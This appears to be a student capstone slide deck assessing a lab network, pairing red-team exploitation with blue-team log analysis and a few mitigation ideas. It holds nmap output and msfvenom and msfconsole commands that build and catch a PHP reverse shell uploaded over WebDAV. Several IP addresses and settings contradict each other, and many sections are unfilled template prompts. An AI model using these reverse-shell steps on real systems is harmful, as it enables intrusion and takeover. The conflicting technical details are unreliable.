

Capstone Engagement Assessment, Analysis, and Hardening of a Vulnerable System

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
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Network Topology

Network Topology



Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.90	System running Kali OS used for penetration testing of the environment.
Elk	192.168.1.100	Server running Kibana to collect metrics during pen-testing exercise. Receives data from server 1.
Server1	192.168.1.105	Capstone server being the target of the exercise.
Jump Box, Hyper-V Azure Machine ML-RefVm-684427	192.168.1.1	Hyper-V Host machine running the simulation version of Capstone network.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<i>Port 80 opens with public access.</i>	<i>Opens and unsecured access to anyone attempting entry using Port 80.</i>	<i>Files and Folders are readily accesible. Sensitive files and folders can be found.</i>
Root accessibility.	Authorization to execute, command and access any resources on the vulnerable device.	Vulnerabilities can be leveraged. Extensive potential impact to any connected network.
Simplistic usernames.	First names, short names, or similar information can be easily socially engineered.	Hannah, Ryan, and Ashton are all predictable names that can be discovered by social engineering. In conjunction with a simple/weak password, files/folder can be attained.
Weak passwords	Commonly used passwords suck as simple words, and the lack of password complexity, such as inclusion of symbols, numbers and capitals.	System access could be discovered by social engineering. Leopoldo could be easily cracked within less than a minute.

Exploitation: [Name of First Vulnerability]

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

Nmap -sV 192.168.1.0/24

02

Achievements

What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?

80/tcp open http Apache
httpd 2.4.29

03

[INSERT: screenshot or command output illustrating the exploit.]

```
root@kali:~# nmap -sV 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-22 13:12 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0000s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE VERSION
135/tcp   open  ntpc      Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2179/tcp  open  wscntfrp?
1389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:15:50:00:00:00 (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.1.180
Host is up (0.0011s latency).
Not shown: 598 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh       OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache/2.4.29 (Ubuntu)
9200/tcp  open  http      Elasticsearch REST API 7.6.1 (name: elk; cluster: elasticsearch; Lucene 8.4.0)
MAC Address: 4C:EB:A2:02:05:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.185
Host is up (0.0000s latency).
Not shown: 598 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh       OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache/2.4.29 (Ubuntu)
MAC Address: 08:15:50:00:00:00 (Microsoft)
Service Info: Host: 192.168.1.185; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.1.90
Host is up (0.0000s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh       OpenSSH 8.1p1 Debian 5 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.06 seconds
root@kali:~#
```


Exploitation: [Name of Second Vulnerability]

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

```
msfvenom -p  
php/meterpreter/reverse_tcp  
lhost=192.168.1.90  
lport=3280 > shell.php
```

02

Achievements


What did the exploit achieve?
For example: Did it grant you a user shell, root access, etc.?

Created and Uploaded a PHP
reverse shell payload

03

[INSERT: screenshot or
command output illustrating
the exploit.]

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=3280 > shell.php  
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[-] No arch selected, selecting arch: php from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 1113 bytes
```



Exploitation: [Name of Third Vulnerability]

01

Tools & Processes

How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

- ```
-Msfconsole
-use exploit/multi/handler
-set PAYLOAD
php/meterpreter/reverse_tcp
-set LHOST 192.168.1.105
-set LPORT 3280
```

02

## Achievements


What did the exploit achieve?  
For example: Did it grant you a user shell, root access, etc.?

Control a victim's computer,  
get root access.

03

[INSERT: screenshot or command output illustrating the exploit.]

[illegible]



# **Blue Team**


## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.




- What time did the port scan occur? 20:00
- How many packets were sent, and from which IP? 1035 packets, from 192.168.1.90
- What indicates that this was a port scan? Connection over time (packet flow) discovered the first attempt on port scan



# Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.


- What time did the request occur? 20:20
- How many requests were made? 1 request, 4 Hits (total)
- Which files were requested? GET /company\_folders/secret\_folder/
- What did they contain? Connect\_to\_corp\_server, with instructions to accessing Admin Ryan account and full hash key for Ryans password.



# Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack? 1, 17388 Hits (total)
- How many requests had been made before the attacker discovered the password? 1, 4 Hits (total)






# Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- How many requests were made to this directory?  
1, 110(total) for WebDAV, 94 for shell.php
- Which files were requested?  
GET /webdav/shell.php: HTTP Query





# **Blue Team**

## Proposed Alarms and Mitigation Strategies



# Mitigation: Blocking the Port Scan

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## Alarm

What kind of alarm can be set to detect future port scans?

Set alert when an external source hits more than 25 unique ports on the firewall, with the goal being to detect port scans.

What threshold would you set to activate this alarm?

25 over 5 minutes

## System Hardening

What configurations can be set on the host to mitigate port scans?

Configuration could be made by blocking icmp echo requests for nmap.

Describe the solution. If possible, provide required command lines.

Nmap sends an ICMP type 8 (echo request) packet to the target IP addresses, expecting a type 0 (echo reply) in return from available hosts.

# Mitigation: Finding the Request for the Hidden Directory

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## Alarm

What kind of alarm can be set to detect future unauthorized access?

What threshold would you set to activate this alarm?

## System Hardening

What configuration can be set on the host to block unwanted access?  
Close port 80 web service

Describe the solution. If possible, provide required command lines.

# Mitigation: Preventing Brute Force Attacks

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## Alarm

What kind of alarm can be set to detect future brute force attacks?

What threshold would you set to activate this alarm?

## System Hardening

What configuration can be set on the host to block brute force attacks?

Describe the solution. If possible, provide the required command line(s).

# Mitigation: Detecting the WebDAV Connection

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## Alarm

What kind of alarm can be set to detect future access to this directory?

What threshold would you set to activate this alarm?

## System Hardening

What configuration can be set on the host to control access?

Describe the solution. If possible, provide the required command line(s).

# Mitigation: Identifying Reverse Shell Uploads

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## Alarm

What kind of alarm can be set to detect future file uploads?

What threshold would you set to activate this alarm?

## System Hardening

What configuration can be set on the host to block file uploads?

Describe the solution. If possible, provide the required command line.

*The  
End*